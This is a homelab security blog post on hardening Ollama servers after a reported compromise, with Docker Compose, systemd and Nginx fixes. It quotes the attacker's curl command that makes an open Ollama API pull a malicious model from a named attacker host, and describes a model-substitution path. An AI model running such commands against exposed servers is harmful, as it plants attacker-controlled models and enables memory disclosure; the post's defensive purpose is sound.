
In May 2026, a GitHub issue reported that two production Ollama servers had been compromised by an attacker who pulled six malicious models onto them. No authentication check, no registry allow list, no integrity verification. Just a curl command to an open port.
The report attributed the models to infrastructure at a server in Paris (205.237.106.117:8443), already flagged by Spamhaus. The models were named leak_model_0 through leak_model_5. They sat on those servers for an unknown period before anyone noticed.
I run Ollama daily on my homelab. I wrote the Docker, Ollama, and Open WebUI setup guide that a lot of people have followed. When I read that disclosure, my first reaction was to check my own Docker Compose files. One of them had the default 11434:11434 port binding instead of 127.0.0.1:11434:11434. I'd fixed it in the standalone docker run command but not the Compose version.
This is how security gaps happen in homelabs. Not through incompetence. Through inconsistency.
The risk surface by default

Ollama ships with no authentication. There is no login page, no API key, no token. The OLLAMA_AUTH environment variable exists in the source code (envconfig/config.go, line 232) but it is declared and unused. Every endpoint is open: /api/generate, /api/chat, /api/pull, /api/push, /api/delete.

Ollama's default service binding is localhost, but Docker publishing and OLLAMA_HOST=0.0.0.0 can expose it to the LAN or internet. If your router forwards ports, it is available to the internet.
The GitHub issue #16236 demonstrated exactly what happens next. The attacker scans for open port 11434, finds a target, and runs:
curl -s http://TARGET:11434/api/pull -d '{
  "name": "205.237.106.117:8443/attacker/leak_model_0",
  "stream": false
}'
No password prompt. No confirmation dialog. The model downloads and becomes available to the Ollama instance. If the model contains a crafted GGUF file with unbounded tensor metadata, it can trigger heap memory disclosure (CWE-119). The report also demonstrates an /api/copy path that could replace a trusted model name with an attacker-controlled one, and because many homelabs run containers with broad volume permissions or root defaults, the blast radius can extend beyond one API endpoint.
Beyond #16236, Ollama has accumulated a stack of documented CVEs. CVE-2024-8063 is a denial-of-service vulnerability (divide-by-zero in GGUF import), and CVE-2024-39719 involves file existence disclosure through error messages. CVE-2026-5530 is an SSRF flaw in the Model Pull API. CVE-2026-7482 is a heap out-of-bounds read in the GGUF model loader that can disclose server process memory. Recent GitHub issues also show ongoing reports around SSRF bypasses and GGUF parser crashes, which suggests this area is still actively being researched.
None of these give an attacker instant root on your machine. What they do is worse in a way: they sit there, technically exploitable, while most users assume Ollama is as secure as any other Docker service. It isn't. It was designed as a developer tool for local use, not an internet-facing API.
Five things to fix today
The fixes aren't complicated. Most of them are one-line changes to a Docker Compose file or an Nginx config. Together they take about twenty minutes.
1. Bind Ollama to localhost
The single biggest reduction in attack surface:
# In docker-compose.yml
ollama:
  image: ollama/ollama:latest
  container_name: ollama
  ports:
    - "127.0.0.1:11434:11434"  # localhost only
That 127.0.0.1: prefix means the port only listens on the loopback interface. Services on the same Docker network can still talk to Ollama at http://ollama:11434. Nothing outside the host can reach it.
If you are running Ollama outside Docker, check the systemd service:
systemctl cat ollama | grep OLLAMA_HOST
If you see OLLAMA_HOST=0.0.0.0, change it to OLLAMA_HOST=127.0.0.1 in the override file at /etc/systemd/system/ollama.service.d/override.conf.
Verify with:
docker port ollama
# Should show 127.0.0.1:11434, not 0.0.0.0:11434
2. Put a reverse proxy with authentication in front
Localhost binding is step one. But if you want to access Ollama from other devices, you need something sitting between the outside world and the API.
The easiest option if you already use Cloudflare: Cloudflare Access. It is free for up to 50 users, adds an email-based authentication gate, and takes about ten minutes to set up. No open ports. No firewall rules. Just a Cloudflare Tunnel and an Access policy. If you want a deeper look at how Cloudflare's new auth model works for homelabs, I covered it in my Cloudflare self-managed OAuth guide.
If you want a self-hosted auth layer, Nginx with Authentik or Authelia works well:
server {
    listen 443 ssl;
    server_name ollama.yourdomain.com;

    location / {
        auth_request /auth;
        proxy_pass http://127.0.0.1:11434;
        proxy_set_header Host $host;
    }

    location = /auth {
        proxy_pass http://127.0.0.1:9091/api/verify;  # Authentik
        proxy_pass_request_body off;
        proxy_set_header Content-Length "";
    }
}
Even HTTP Basic Auth is better than an open endpoint. The bar is not high. The bar is "is there anything at all between a scanner bot and your GPU."
3. Isolate Ollama on its own Docker network
If someone compromises your Ollama container through an SSRF or parser bug, they should not be able to reach your other services. A dedicated Docker network with internal: true stops all outbound traffic:
networks:
  ai_network:
    driver: bridge
    internal: true

services:
  ollama:
    networks:
      - ai_network

  open-webui:
    networks:
      - ai_network
      - proxy_network
With internal: true, containers on the AI network can talk to each other but cannot reach the internet. Ollama does not need internet access after you have pulled your models. If someone exploits an SSRF vulnerability, the network layer drops the outbound request before it leaves the Docker host.
The trade-off: you cannot pull new models while the network is internal. Switch internal to false temporarily when you need to pull something, then switch it back. It is a minor inconvenience.
4. Run Ollama as a non-root user
The official Ollama Docker image runs as root. If someone finds a container escape, they land as root on your host. Running as a non-root user limits what they can touch:
ollama:
  image: ollama/ollama:latest
  container_name: ollama
  user: "1000:1000"
  environment:
    - OLLAMA_MODELS=/home/user/.ollama/models
  ports:
    - "127.0.0.1:11434:11434"
  volumes:
    - ollama_data:/home/user/.ollama
You need to adjust the volume path and set OLLAMA_MODELS because the default /root/.ollama is not writable by user 1000. This is five extra lines of config for a meaningful reduction in blast radius.
5. Add monitoring and rate limiting
Ollama does not have built-in access logging beyond stdout. That is fine for development. It is not fine when the port is exposed to anything beyond localhost.
Add access logging at the reverse proxy layer:
log_format ollama_log '$remote_addr - $remote_user [$time_local] '
                      '"$request" $status $body_bytes_sent '
                      '"$http_user_agent" $request_time';

server {
    access_log /var/log/nginx/ollama_access.log ollama_log;
    # ...
}
Then add rate limiting. No legitimate user fires hundreds of requests per second at a local model:
limit_req_zone $binary_remote_addr zone=ollama_limit:10m rate=10r/s;

server {
    location / {
        limit_req zone=ollama_limit burst=20 nodelay;
        # ...
    }
}
Ten requests per second with a burst of 20 is generous for homelab use. Tighten it if you are the only user.
Why this matters beyond Ollama
Every one of these vulnerabilities follows the same class of bug that has been appearing in web applications for twenty years. SSRF exists because code trusts user input and fetches whatever URL it is given. Memory safety bugs exist because parsers do not validate headers before processing them. Auth bypasses exist because middleware checks one header but application logic reads another.
What changed is the context. Self-hosted AI tools are being deployed by people who are not security engineers, in environments that were never designed for the threat model they now face. One of the two compromised servers from the #16236 report was someone's homelab. The other was a small research team's development server.
I wrote about
 Techie Mike
why running AI on your own hardware matters: the privacy, the cost, the independence from cloud platforms. That argument still holds. But independence means you are also the security team. When your conversations with a local model include code from private repos, personal documents, or API keys you are debugging, the data you are protecting is not abstract.
For CS students reading this, these disclosures are a textbook case study. Look up the actual reports on Huntr. Read the patch diffs on the Ollama GitHub. You will learn more about real-world security from one vulnerability analysis than from a semester of theory.
The bottom line
Ollama is a good tool. I use it every day. The fact that it ships with no authentication does not make it malicious software. It makes it a developer tool that got adopted faster than its security model matured.
The five fixes above close the most common attack vectors. They take twenty minutes. Do them today.
I run Ollama on everything from a $150 mini PC to a 10-year-old Xeon. The hardware does not matter. What matters is that the next Shodan scan for port 11434 does not find your instance before you do.